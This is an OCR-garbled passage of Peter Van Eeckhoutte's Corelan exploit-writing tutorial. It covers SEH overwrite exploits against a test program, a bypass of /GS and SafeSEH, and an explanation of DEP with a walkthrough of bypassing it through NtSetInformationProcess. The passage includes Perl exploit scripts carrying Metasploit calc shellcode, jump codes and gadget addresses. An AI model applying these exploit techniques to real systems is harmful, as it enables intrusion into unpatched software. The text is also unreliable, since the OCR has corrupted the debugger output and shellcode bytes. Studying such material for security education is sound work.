Executable search path is: ModLoad: 00400000 00406000 seh.exe ModLoad: 7c800000 7c8c2000 ntdll.dll ModLoad: 77e40000 77f42000 C:\WINDOWS\system32\kernel32.dll ModLoad: 78520000 785c3000 C:\WINDOWS\WinSxS\x86_Microsoft.VC90.CRT_1dll (a94.c34): Break instruction exception - code 80000003 (first chance) eax=78600000 ebx=7ffdb000 ecx=00000005 edx=00000020 esi=7c8897f4 edi=00151f38 eip=7c81a3e1 esp=0012fb70 ebp=0012fcb4 iopl=0 nv up ei pl nz na po nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202 ntdll!DbgBreakPoint:
7c8la3el cc int 3
0:000> q
(a94.c34): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=004033a8
eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0 nv up ei pl nz na pe nc
cs=001b $ss=0023$ $ds=0023$ $es=0023$ $fs=003b$ $gs=0000$ $efl=00010206$
seh!GetInput+0xcb:
004010cb 8802 mov byte ptr [edx],al ds:0023:00130000=41
104010CD 8862 mildv byte pti [edx], at US:0023:00130000=41
0:000> !exchain
0012fee0: 00270b0b
Invalid exception stack at ccccccc
0:000> q
(a94.c34): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=00000000 edi=00000000
eip=0012fee0 esp=0012f8e8 ebp=0012f90c iopl=0 nv up ei pl zr na pe nc

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

(c) Peter Van Eeckhoutte

c) Peter Van Eeckhouttie

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246 0012fee0 cc int 3 0:000> **d eip** 0012fee0 cc cc cc cc cc 0b 0b 27 00-00 00 00 00 7c ff 12 00 y.@..)3....AAAA 79 11 40 00 f1 29 33 00-fc fe 12 00 41 41 41 41 0012fef0 ААААААААААААААА 0012ff00 0012ff10 ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ 0012ff20 AAAAAAAAAAAAAAAAAA 0012ff30 ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ 0012ff40 ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ ААААААААААААААААА 0012ff50 0:000> d 0012ff60 ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ 0012ff70 ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ 0012ff80 ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ 0012ff90 ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ 0012ffa0 ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ 0012ffb0 ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ 0012ffc0 ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ 0012ffd0 ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ

The new (controlled) SEH chain indicates that we have properly overwritten nseh and seh, and after passing the exception to the application, the jump was made to our 4 byte jumpcode at nseh. (4 breakpoints in our scenario).

When stepping through the instructions after the exception occurred ('t' command in windbg), we can see that the validation routines were executed (by ntdll), the address was determined to be valid (call ntdll!RtllsValidHandler) and finally the handler was executed, which brings us back to the nseh (4 breakpoints) :

```
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=00000000 edi=00000000
eip=7c828770 esp=0012f8f0 ebp=0012f90c iopl=0
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
                                                                nv up ei pl zr na pe nc
                                                                               efl=00000246
ntdll!ExecuteHandler2+0x24:
                                        ecx {00270b0b}
7c828770 ffd1
                              call
0:000>
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=00000000 edi=00000000
eip=00270b0b esp=0012f8ec ebp=0012f90c iopl=0 nv up ei pl zr na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246
00270b0b ff5530
                             call
                                       dword ptr [ebp+30h] ss:0023:0012f93c=0012fee0
0:000>
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=00000000 edi=00000000
eip=0012fee0 esp=0012f8e8 ebp=0012f90c iopl=0
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
                                                                nv up ei pl zr na pe nc
                                                                              efl=00000246
0012fee0 cc
                              int
                                        3
```

When looking at eip (see previous windbg output), we can see that our "junk" buffer can be easily referenced, despite the fact that we could not overwrite more memory after overwriting seh (because it contains a null byte). So we still may be able to get a working exploit. The shellcode space will be more or less limited (500 bytes or so)... but it should work.

So if we replace the A's with nops+shellcode+junk, and make a jump into the nops, we should be able to take control. Sample exploit (with breakpoints as shellcode):

```
my $size=508;
my $nops = "\x90" x 24;
my $shellcode="\xcc\xcc";
$junk=$nops.$shellcode;
$junk=$junk."\x90" x ($size-length($nops.$shellcode));
$junk=$junk."\xeb\x1a\x90\x90"; #nseh, jump 26 bytes
$junk=$junk.pack('V',0x00270b0b);
print "Payload length : " . length($junk)."\n";
system("\"C:\\Program Files\\Debugging Tools for Windows (x86)\\windbg\" seh \"$junk\"\r\n");
Symbol search path is: SRV*C:\windbg symbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
ModLoad: 00400000 00406000
                                  seh.exe
ModLoad: 7c800000 7c8c2000
                                  ntdll.dll
ModLoad: 77e40000 77f42000
                                 C:\WINDOWS\system32\kernel32.dll
ModLoad: 78520000 785c3000 C:\WINDOWS\WinSx5\x86_...4148_x-ww_D495AC4E\MSVCR90.dll
(6f8.9ac): Break instruction exception - code 80000003 (first chance)
eax=78600000 ebx=7ffd9000 ecx=00000005 edx=00000020 esi=7c8897f4 edi=00151f38
eip=7c81a3e1 esp=0012fb70 ebp=0012fcb4 iopl=0
                                                              nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
                                                                            efl=00000202
ntdll!DbgBreakPoint:
7c81a3e1 cc
                             int
                                      3
0:000> g
(6f8.9ac): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd90 ebx=00000000 ecx=0012fd90 edx=00130000 esi=00000001 edi=004033a8
eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0
                                                               nv up ei ng nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
                                                                            efl=00010286
seh!GetInput+0xcb:
004010cb 8802
                                      byte ptr [edx],al
                                                                      ds:0023:00130000=41
0:000> !exchain
0012fee0: 00270b0b
Invalid exception stack at 90901aeb
0:000> g
(6f8.9ac): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=00000000 edi=00000000
```

Knowledge is not an object, it's a flow

eip=0012ff14 esp=0012f8e8 ebp=0012f90c iopl=0 cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 0012ff14 cc int 3 nv up ei pl zr na pe nc efl=00000246 0:000> d eip 0:012ff14 cc int 3 0:012ff14 cc int 3 0:12ff14 cc int 3 0:012ff14 cc int 3 0:012ff14 cc int 3 0:12ff14 q0 90 90 90 90 90 90 90 90 90 90 90 90 90
pwned ! (that is, if you can find a way around the shellcode corruption when jumping forward :-() Well, what the heck, let's use 2 backward jumps to overcome the corruption and make this one work : - one jump (back) at nseh (7 bytes), which will put eip at the end of the buffer before hitting the SE structure, - execute a jump back of 400 bytes (-400 (decimal) = fffffe70 hex)). The number of nops before putting the shellcode was set to 25 (because the shellcode will not properly run otherwise)
<pre>- we'll put the shellcode in the payload before the SE structure was overwritten my \$size=508; #before SE structure is hit my \$nops = "\x90" x 25; #25 needed to align shellcode # windows/exec - 144 bytes # http://www.metasploit.com # Encoder: x86/shikata_ga_nai # EXITFUNC=seh, CMD=calc my \$shellcode="\xd9\xcb\x31\xc9\xbf\x46\xb7\x8b\x7c\xd9\x74\x24\xf4\xb1" . "\xa2\xdd\x81\x7b\x18\x03\x7b\x18\x83\xc3\x42\x55\x7e\x80" . "\xa2\xdd\x81\x79\x32\x55\xc4\x45\xb9\x16\xc3\x45\xc1\x43\xca" . "\x47\x62\xa6\x5f\x67\x5d\x47\xb4\xf1\x16\xe3\xc7" . "\x3a\x16\x9a\xbb\xb8\x56\xe9\xc4\x01\x9\x7d\x54\xf1\x63\xc7" . "\x71\xe3\x54\x73\x55\xf2\x81\x7d\x54\xf1\x64\x59\x7d\x54\xf3\x48\x2a" . "\x71\xe3\x54\x73\x55\xf2\x81\x7d\xb2\xf2\x81\x7d\x56\xf3\x48\x23" . "\x71\xe3\x54\x73\x53\xf2\x81\x7d\xb9\x7f2\x54\xf1\x64\x52\x54\x7a\x24\x55\x7e" . "\xbf\x49\xec\xd5\x12\xc6\x65\xee\xe5\x21\xf6\x2e\x9f\x81" . "\x71\xe3\x54\x73\x73\y83\x44\x71\x63\x7b\x18\x09\x7d\x56\x46\x59\x7d\x54\x71\x84\x7a\" . "\xbf\x49\xec\xd5\x12\xc6\x65\xee\xe5\x21\xf6\x2e\x9f\x81" . "\xbf\x49\xec\xd5\x7a"; \$junk=\$junk."\x90" x {size-length(\$nops.\$shellcode)-5); #5 bytes = length of jmpcode \$junk=\$junk."\x90\xf9\xff\xff'; #jump back 400 bytes \$junk=\$junk."\x90\xf9\xff\xff'; #jump back 70 bytes (nseh) \$junk=\$junk."\x90\xf9\xff\xff'; #jump back 70 bytes (nseh) \$junk=\$junk.pack('V',0x00270b0b); #seh</pre>
Command Prompt X:\seh>perl sploit.pl Payload length : 516
Calculator Edit View Help 0, 0, Hex O Dec O Oct O Bin Degrees O Radians Inv Hyp Backspace CE
Sta F-E () MC 7 8 9 / Mod And Ave dms Exp ln MR 4 5 6 * Or Xor Sum sin x^y log MS 1 2 3 - Lsh Not

Re-compile the executable with /GS and /Safeseh (so both protections at the same time) and try the exploit again.

M+

pi

0

A

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

+/-

В

You'll notice that the exploit fails, but that's only because the offset to overwriting the SE structure is different (because of the security_cookie stuff that goes on). After changing the offset and moving the shellcode a little bit around, this fine piece of code will do the trick again (Windows 2003 Server R2 SP2 Standard, English, application compiled with /GS and /Safeseh, no DEP for seh.exe)

+

D

Int

my \$size=516; #new offset to deal with GS

Knowledge is not an object, it's a flow

(c) Peter Van Feckhoutte

Dat

If you want to show your respect for my work - donate : http://www.corelan.be:8800/index.php/donate/

my \$nops = "\x90" x 200; #moved shellcode a little bit # windows/exec - 144 bytes # http://www.metasploit.com # Encoder: x86/shikata_ga_nai # EXITFUNC=seh, CMD=calc
my \$shellcode="\xd9\xcb\x31\xc9\xbf\x46\xb7\x8b\x7c\xd9\x74\x24\xf4\xb1" . x1e\x5b\x31\x7b\x18\x03\x7b\x18\x83\xc3\x42\x55\x7e\x80 "\xa2\xdd\x81\x79\x32\x55\xc4\x45\xb9\x15\xc2\xcd\xbc\x0a" "\x47\x62\xa6\x5f\x07\x5d\xd7\xb4\xf1\x16\xe3\xc1\x03\xc7" $\x3a\x16\x9a\xbb\xb8\x56\xe9\xc4\x01\x9c\x1f\xca\x43\xca\$ $\xd4\xf7\x17\x29\x11\x7d\x72\xba\x46\x59\x7d\x56\x1e\x2a\$ "\x71\xe3\x54\x73\x95\xf2\x81\x07\xb9\x7f\x54\xf3\x48\x23" "\x73\x07\x89\x83\x4a\xf1\x6d\x6a\xc9\x76\x2b\xa2\x9a\xc9" "\xbf\x49\xec\xd5\x12\xc6\x65\xee\xe5\x21\xf6\x2e\x9f\x81" $\x91\x5e\xd5\x26\x3d\xf7\x71\xd8\x4b\x09\xd6\xda\xab\x75"$ "\xb9\x48\x57\x7a"; \$junk=\$nops.\$shellcode;

\$junk=\$junk."\x90" x (\$size-length(\$nops.\$shellcode)-5); \$junk=\$junk."\xe9\x70\xfe\xff\xff"; #jump back 400 bytes \$junk=\$junk."\xeb\xf9\xff\xff"; #jump back 7 bytes \$junk=\$junk.pack('V',0x00270b0b);

print "Payload length : " . length(\$junk)."\n"; system("seh \"\$junk\"\r\n");

C-410			nagih : eta and nagih :	524 5+0124 524	ign'Ulder	inint <i>r</i>	at an 100	- Fores	at d'Alb	ione I 1	Itafia	24681-0	njesta	144814	1+3+++	ebyer (
	0.0							a care		1.01								ALC IN	
	_				_			Diff. Yes	- 194									_	
C Hex	IF Dec	00	ыс	Be.	IF Dept	- 1	Rada	-				_		_		_		-	
IT inv	Гн	(e						C Hee	IF De	< C (ber C	En.	IF Dept	-	" Rad	eni	C 6a	b	
94	10	1		1	-			IT in	Г	Нур				Factor	••	α		C	
C Has C Has Da	-	Le	•	-	-	5	6	Sta	14	1		×	1			1	Med	And	
Sun		10			1	2	1	100	44	£.9		-		5			0	Ne	
-	-	12		-		-		Sun		$\dot{\alpha}$	14	M	1	2	3		L.A.	-	
0.4	-	12	1.6		A	1	¢	1	-	c_{1}				*			•	-	
					-			04	in.	c z	1.6		A.	1	¢	0	8	1	

SEHOP

A document explaining a technique to bypass SEHOP was recently released and can be found at http://www.sysdream.com/articles/sehop_en.pdf

DEP

c) Peter Van Eeckhoutte

In all the examples we have used so far, we have put our shellcode somewhere on the stack and then attempted to force the application to jump to our shellcode and execute it. Hardware DEP (or Data Execution Prevention) aims are preventing just that... It enforces non-executable pages (basically marks the stack/part of the stack as non-executable), thus preventing the execution of arbitrary shellcode.

Wikipedia states "DEP runs in two modes: hardware-enforced DEP for CPUs that can mark memory pages as nonexecutable (NX bit), and software-enforced DEP with a limited prevention for CPUs that do not have hardware support. Software-enforced DEP does not protect from execution of code in data pages, but instead from another type of attack (SEH overwrite).

DEP was introduced in Windows XP Service Pack 2 and is included in Windows XP Tablet PC Edition 2005, Windows Server 2003 Service Pack 1 and later, Windows Vista, and Windows Server 2008, and all newer versions of Windows."

In other words : Software DEP = Safeseh ! Software DEP has nothing to do with the NX/XD bit at all ! (You can read more about the behaviour of DEP in this Microsoft KB article and at Uninformed).

When the processor/system has NX/XD support/enabled, then Windows DEP = hardware DEP. If the processor does not support it, you don't get DEP, but only safeseh (when enabled).

The Data Execution Prevention tabsheet in Windows will indicate whether hardware support is enabled or not.

When the processor/system does not have NX/XD support/enabled, then Windows DEP = software DEP. The Data Execution Prevention tabsheet in Windows will indicate this :

Your computer's processor does not support hardware-based DEP. However, Windows can use DEP software to help prevent some types of attacks.



2 big processor vendors have implemented their own non-exec page protection (hardware DEP) :

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

- The no-execute page-protection (NX) processor was developed by AMD.

- The Execute Disable Bit (XD) feature was developed by Intel.It is important to understand that, depending on the OS version/SP level, the behaviour of software DEP can be different. Where software DEP was enabled only for core Windows processes in earlier versions of Windows, and client versions of the operating system (and can

26/02/2010 - 26 / 48

c) Peter Van Eeckhouttie

support DEP for applications that are enabled for protection or have a flag set), this setting has been reversed in later version of the Windows server OS, where everything is DEP protected, except for the processes that are manually added to the exclusion list. It's quite normal that client OS versions use the OptIn method, because they need to be able to run all sorts of software packages which may or may be DEP compatible. On servers, it's more safe to assume that applications will get properly tested before being deployed to a server (and if things break, they can still be put in the exclusion list). The default DEP setting on Windows 2003 server SP1 is OptOut. This means that, by default, all processes are protected by DEP, except the ones that are put in the exception list. The default DEP setting on Windows XP SP2 and Vista is OptIn (so only system processes and applications are protected).

Next to optin and optout, there are 2 more modes (boot options) that affect DEP :

- AlwaysOn : indicates that all processes are protected by DEP, no exceptions). In this mode, DEP cannot be turned off at runtime .:

- AlwaysOff : indicates that no processes are protected by DEP. In this mode, DEP cannot be turned on at runtime.On 64bit Windows systems, DEP is always turned on and cannot be disabled. Keep in mind that Internet Explorer is still a 32bit application (and is subject to the DEP modes described above.)

NX/XD bit

Hardware-enforced DEP enables the NX bit on compatible CPUs, through the automatic use of PAE kernel in 32-bit Windows and the native support on 64-bit kernels. Windows Vista DEP works by marking certain parts of memory as being intended to hold only data, which the NX or XD bit enabled processor then understands as non-executable. This helps prevent buffer overflow attacks from succeeding. In Windows Vista, the DEP status for a process, that is, whether DEP is enabled or disabled for a particular process can be viewed on the Processes tab in the Windows Task Manager.

The concept of NX protection is pretty simple. If the hardware supports NX, if the BIOS is configured to enable NX, and the OS supports it, at least the system services will be protected. Depending on the DEP settings, apps could be protected too. Compilers such as Visual Studio C++ offer a link flag (/NXCOMPAT) that will enable applications for DEP protection.

When running the exploits from previous chapter against a Windows 2003 Server (R2, SP2, standard edition) that has NX (Hardware DEP) enabled, or NX disabled and DEP set to OptOut, these exploits stop working (because our $0 \times 00270b0b/0 \times 00280b0b$ address failed the 'check if this is a valid handler' test, which is what software DEP does, or just fails because it attempts to execute code from the stack (which is what NX/XD HW Dep attempts to prevent). If you add our little seh.exe vulnerable application to the DEP exclusion list, the exploit works again (after we change the call dword ptr[ebp+30h] address from $0 \times 00270b0b$). So DEP works fine

Bypassing (HW) DEP

As of today, there are a couple of well known techniques to bypass DEP :

ret2libc (no shellcode)

This technique is based on the concept that, instead of performing a direct jump to your shellcode (which will be blocked by DEP), a call to an existing library/function is made. As a result, the code in that library/function is executed (optionally taking data from the stack as argument) and used as your 'malicious code'. You basically overwrite EIP with a call to an existing piece of code in a library, which triggers for example a "system" command "cmd". So while the NX/XD stack an heap prevent arbitraty code execution, the library code itself is still executable and can be abused. (Basically, you return into a library function with a fake call frame). It's clear that this technique somewhat limits the type of code that you want to execute, but if you can live with this, it will work. You can read more about this technique at http://www.infosecwriters.com/text_resources/pdf/return-to-libc.pdf and at http://securitytube.net/Buffer-Overflow-Primer-Part-8-(Return-to-Libc-Theory)-video.aspx

ZwProtectVirtualMemory

This is another technique that can be used to bypass hardware DEP. Read more at http://woct-blog.blogspot.com/2005/01/dep-evasion-technique.html. This technique is based on ret2libc, in essence it chains multiple ret2libc functions together in order to redefine parts of memory as executable. In this scenario, the stack is set up in such a way that, when a function call returns, it calls the VirtualProtect function. One of the parameters that is passed on to this function is the return address. If you set this return address to be for example a jmp esp, and you have your shellcode sitting at ESP when the VirtualProtect function returns, you'll have a working exploit. Other parameters are the address of the shellcode, etc... Unfortunately, returning into VirtualProtect requires you to be able to use null bytes (which can be a bummer if you are working with string based buffers/ascii payload). I won't further discuss this technique in this document.

Disable DEP for the process (NtSetInformationProcess)

Because DEP can be put in different modes (optin, optout, etc), the OS (ntdll) needs to be able to turn off DEP on a per process basis, at runtime. So there must be some code, a handler/api, that will determine whether NX must be enabled or not, and optionally turn off NX/XD, if required. If a hacker can take advantage of this ntdll API, NX/Hardware DEP protection could be bypassed.

The DEP settings for a process are stored in the Flags field in the kernel (KPROCESS structure). This value can be queried and changed with NtQueryInformationProcess and NtSetInformationProcess, with information class ProcessExecuteFlags (0×22), or with a kernel debugger.

Enable DEP and Run seh.exe through a debugger. The KPROCESS structure looks like this (I've omitted all non-relevant pieces) :

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

```
0:000> dt nt!_KPROCESS -r
ntdl!_KPROCESS
...
+0x06b Flags : _KEXECUTE_OPTIONS
```

```
+0x000 ExecuteDisable : Pos 0, 1 Bit
+0x000 ExecuteEnable : Pos 1, 1 Bit
+0x000 DisableThunkEmulation : Pos 2, 1 Bit
+0x000 Permanent : Pos 3, 1 Bit
+0x000 ExecuteDispatchEnable : Pos 4, 1 Bit
+0x000 ImageDispatchEnable : Pos 5, 1 Bit
+0x000 Spare : Pos 6, 2 Bits
```

The _KPROCESS structure for the seh.exe process (starts at 0×00400000) contains these values :

```
0:000> dt nt!_KPROCESS 00400000 -r
ntdll!_KPROCESS
+0x000 Header : _DISPATCHER_HEADER
```

```
+0x06b Flags : _KEXECUTE_OPTIONS
+0x000 ExecuteDisable : 0y1
```

26/02/2010 - 27 / 48

+0x000 ExecuteEnable : 0y0 +0x000 DisableThunkEmulation : 0y0 +0x000 Permanent : 0y0 +0x000 ExecuteDispatchEnable : 0y0 +0x000 ImageDispatchEnable : 0y1 +0x000 Spare : 0y00

(again, non-relevant pieces were left out)

"ExecuteDisable" is set when DEP is enabled. "ExecuteEnable" is set when DEP is disabled. The "Permanent" flag, when set, indicates that these settings are final and cannot be changed.

David Kennedy (from SecureState) has recently released an excellent paper (partially based on Skape's and Skywing's work published at Uninformed) on how hardware DEP can be bypassed on Windows 2003 SP2. I'll simply discuss this technique again in this chapter.

In essence, this DEP bypass technique calls the system functions that will disable DEP, and then returns to the shellcode. In order to be able to do so, you need to be able to set up the stack in a special way... You'll understand what I mean in just a few.

The first thing that needs to happen is a "call function NtSetInformationProcess" (which resides in ntdll's LdrpcCheckNXCompatibility routing), When this function is called (with information class ProcessExecuteFlags (0×22)), and the MEM_EXECUTE_OPTION_ENABLE flag (0×2) is specified, DEP will be disabled. In short, the function call looks like this (copied from Skape/Skywing's paper) :

ULONG ExecuteFlags = MEM_EXECUTE_OPTION_ENABLE;

NtSetInformationProcess(

<pre>NtCurrentProcess(),</pre>	11	(HANDLE)-1
<pre>ProcessExecuteFlags,</pre>	11	0x22
<pre>&ExecuteFlags,</pre>	11	ptr to 0x2
<pre>sizeof(ExecuteFlags));</pre>	11	0x4

In order to initiate this function call, you can use a couple of techniques. One possibility would be to to use a ret2libc method, The flow would need to be redirected to the NtSetInformationProcess function. In order to feed it the correct arguments, the stack would need to be set up to contain the correct values. The drawback of this scenario is that you would need to be able to use a null byte in the attack buffer.

Another possibility would be to take advantage of another set of existing code in ntdll, which will disable NX support for the process, and transfer control back to the user-controlled buffer. You will still need to be able to set up the stack to do this, but you won't need to be able to control the arguments.

Please note that this technique can be very OS version specific. It is a lot easier to use this technique against a Windows XP SP2 or SP3 or Windows 2003 SP1 than it is with Windows 2003 SP2.

Disabling DEP (Windows XP / Windows 2003 SP1) : demonstration

In order to disable NX/HW DEP on Windows XP, the following things need to happen :

- eax must be set to 1 (well, the low bit of eax must be set to 1) and then the function should return (instructions such as "mov eax,1 / ret" - "mov al, 0×1 / ret" - "xor eax,eax / inc eax / ret" - etc will do). You'll see why this needs to happen in a minute .

- jump to LdrpCheckNXCompatibility, where the following things happen :

(1) set esi to 2

(2) see if zero flag is set (which is the case if eax contains 1)

(3) a check is made whether the low byte of eax contains 1 or not. If it does, a jump is made to another piece of code in LdrpCheckNXCompatibility

(4) a local variable is set to the contents of esi. (ESI contains 2 - see step((1), so this variable will contain 2)

(5) Jump to another piece of code in LdrpCheckNXCompatibility is made

(6) A check is made to see if this local variable contains 0. It contains 2 (see step 4), so it will redirect flow and jump to another piece of code in LdrpCheckNXCompatibility

(7) Here, a call to NtSetInformationProcess is made, with the ProcessExecuteFlags information class. The processinformation parameter pointer is passed, which was previously initialized to 2 (see step 1 and 4). This results in NX being disabled for the process.

(8) At this location, a typical function epilogue is executed (saved registers are restored and leave/ret instructions are called).

In order to get this to work, you need to know 3 addresses, and they need to be placed at very specific places on the stack :

- set eax to 1 and return. You need to overwrite EIP with this address.

- address of start of cmp al,0×1 inside ntdll!LdrpCheckNXCompatibility. When eax is set to 1 and the function returns, this address need to be next in line on the stack (so it is being put in EIP). Pay attention to the "ret" instruction from previous step. If there is a ret + offset, you may need to apply this offset in the stack. This will make the flow jump to the function that will disable NX and then returns. Just step through the exploit and see where it returns at.

- jump to your shellcode (jmp esp, etc). When the "disable NX" returns, this address must be put in EIP.

Furthermore, ebp <u>must</u> point to a valid, writable address, so the value (digit '2') can be stored (This variable which will serve as a parameter to the SetInformationProcess call, disabling NX). Since you have probably also overwritten saved EBP with your buffer, you'll have to build in a technique that will make ebp point to a valid writable address (address on the stack for example) before initiating the NX Disable routines. We'll talk about this later on.

In order to demonstrate DEP bypass on Windows XP, we'll use the vulnerable server application (code available at top of this post under "Stack cookie protection debugging & demonstration"), which will spawn a network listener (tcp 200) and wait for input. This application is vulnerable to a buffer overflow, allowing us to directly control RET (saved EIP). Compile this code on Windows XP SP3 (without /GS, without Safeseh). Make sure DEP is enabled.

Let's gather all components and setup the stack in a special way, which is required to make this bypass work.

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

We can find an instruction that will put 1 in eax and then return in ntdll (NtdllOkayToLockRoutine) :

ntdll!Ntd	dllOkayT	oLockRoutine:	
7c95371a	b001	mov	al,1
7c95371c	c20400	ret	4

Pay attention : we need to deal with a 4 byte offset change (because a ret+0×04 will be executed) Some other possible instructions can be found here :

kernel32.dll :

Peter Van Feckhouttie

kernel32	!NlsTh	readCleanup+0x71:	
7c80c1a0	b001	mov	al,1
7c80c1a2	c3	ret	

Knowledge is not an object, it's a flow

rpcrt4.dll :

0:000> u 0	x77eda402		
RPCRT4!NDF	PIPE_HELPEF	R32::GotoN	extParam+0x1b:
77eda402 b	001	mov	al,1
77eda404 c	:3	ret	

rpcrt4.dll :

32::Verif	fyChunkTailCounter:
mov	al,1
ret	8
	mov

Pay attention : ret+0×08 !

(I'll explain how to look for these addresses later on)

Ok, we have 4 addresses that will take care of the first requirement. This address must be put at the saved EIP address.

The LdrpCheckNXCompatibility function on Windows XP SP3 (English) looks like this :

0:000> uf	f ntdll!LdrpChec	kNXCompa ⁺	tibility
ntdll!Ldr	<pre>rpCheckNXCompatil</pre>	bility:	
7c91cd31	8bff	mov	edi,edi
7c91cd33	55	push	ebp
7c91cd34	8bec	mov	ebp,esp
7c91cd36	51	push	ecx
7c91cd37	8365fc00	and	dword ptr [ebp-4],0
7c91cd3b	56	push	esi
7c91cd3c	ff7508	push	dword ptr [ebp+8]
7c91cd3f	e887ffffff	call	ntdll!LdrpCheckSafeDiscDll (7c91cccb)
7c91cd44	3c01	cmp	al,1
7c91cd46	6a02	push	2
7c91cd48	5e	рор	esi
7c91cd49	0f84ef470200	je	<pre>ntdll!LdrpCheckNXCompatibility+0x1a (7c94153e)</pre>

At 7c91cd44, steps (1) to (3) are executed. esi is set to 2, and we will to jump to 0×7c94153e.). That means that the second address we need to craft on our custom stack is 7c91cd44.

At 7c91cd49, the jump is made to 7c94153e, which contains the following instructions :

ntdll!LdrpCheckNXComp	atibility+	0x1a:
7c94153e 8975fc	mov	dword ptr [ebp-4],esi
7c941541 e909b8fdff	jmp	<pre>ntdll!LdrpCheckNXCompatibility+0x1d (7c91cd4f)</pre>

This is where steps (4) and (5) are executed. esi contains value 2, and ebp-4 is now filled with the contents of esi (=2). Next we will jump to 7c91cd4f, which contains the following instructions :

0:000> u 7c9lcd4f ntdll!LdrpCheckNXCompatibility+0x1d: 7c9lcd4f 837dfc00 cmp dword ptr [ebp-4],0 7c9lcd53 0f85089b0100 jne ntdll!LdrpCheckNXCompatibility+0x4d (7c936861)

This is step 6. The code determines whether the local variable (ebp-4) contains 0 or not. We have put '2' in this local variable, so the jump (jump if not equal) is made to 7c936861. At that address, the following instructions are executed (step 7):

0:000> u	7c936861		
ntdll!Ldr	<pre>rpCheckNXCompatib</pre>	oility+0>	<4d:
7c936861	6a04	push	4
7c936863	8d45fc	lea	eax,[ebp-4]
7c936866	50	push	eax
7c936867	6a22	push	22h
7c936869	6aff	push	0FFFFFFFh
7c93686b	e82e74fdff	call	<pre>ntdll!ZwSetInformationProcess (7c90dc9e)</pre>
7c936870	e91865feff	jmp	<pre>ntdll!LdrpCheckNXCompatibility+0x5c (7c91cd8d)</pre>
7c936875	90	nop	

At 7c93686b, the ZwSetInformationProcess function is called. The instructions prior to that location basically set the arguments in the ProcessExecuteFlags Information class. One of these parameters (currently at ebp-4) is 0×02, which means that NX will be disabled. When this function completes, it returns back and executes the next instruction (at 7c936870), which contains the epilog :

<pre>ntdll!LdrpCheckNXCompatibility+0x5c:</pre>					
7c91cd8d	5e	рор	esi		
7c91cd8e	c9	leave			
7c91cd8f	c20400	ret	4		

At that point, NX is disabled, and the "ret 4" will jump back to the caller function. If we have set up the stack correctly, we land back at a location on the stack that can be filled with a jump instruction to our shellcode.

Sounds simple – but the guys that discovered this technique most likely had to research everything in reverse order... A big high five & thumbs up for a job well done ! Anyways, what does this mean in terms of setting up the stack ? We have talked about addresses and offsets to take care of... but how do we need to build our buffer ?

ImmDbg can help us with this. ImmDbg comes with a pycommand !findantidep, which will help you setting up the stack correctly. Alternatively, my own custom pycommand pyefindaddr can help looking for more addresses that could be used for setting up the stack. (I have noticed that !findantidep does not always get you the correct addresses. So you can use !findantidep to get the stack structure, and pyefindaddr to get the correct addresses)

If you want to show your respect for my work - donate : http://www.corelan.be:8800/index.php/donate/

pvefindaddr for ImmDbg v1.74 and up (Log in before downloading this file !) - Downloaded 303 times

c) Peter Van Eeckhouttie

First, look up 2 of the required addresses using pvefindaddr

08H0F000 Search for addresses used to disable DEP (-> XP SP3)
0BADF00D 0BADF00D Phase 1 : set eax to 1 and return
0BADF000
77EDA402 Found MOV AL,1 at 0x77eda402 (rport4.dll) - Access: (PAGE_EXECUTE_READ) 7C9S371A Found MOV AL,1 at 0x7c9S371a (ntdll.dll) - Access: (PAGE_EXECUTE_READ) 77EDA6BA Found MOV AL,1 at 0x7reda6ba (rport4.dll) - Access: (PAGE_EXECUTE_READ) 08ADF00D Found 4 address(es)
0BADF00D Found 4 address(es) 0BADF00D Phase 2 : compare AL with 1, push 0x2 and pop esi
0BADF00D 7C91CD44 Found CMP AL,1 at 0x7c91cd44 (ntdll.dll) - Access: (PAGE_EXECUTE_READ)
0BADF00D Found 1 address(es)
CPU - main t 🗗 🗆 🗙
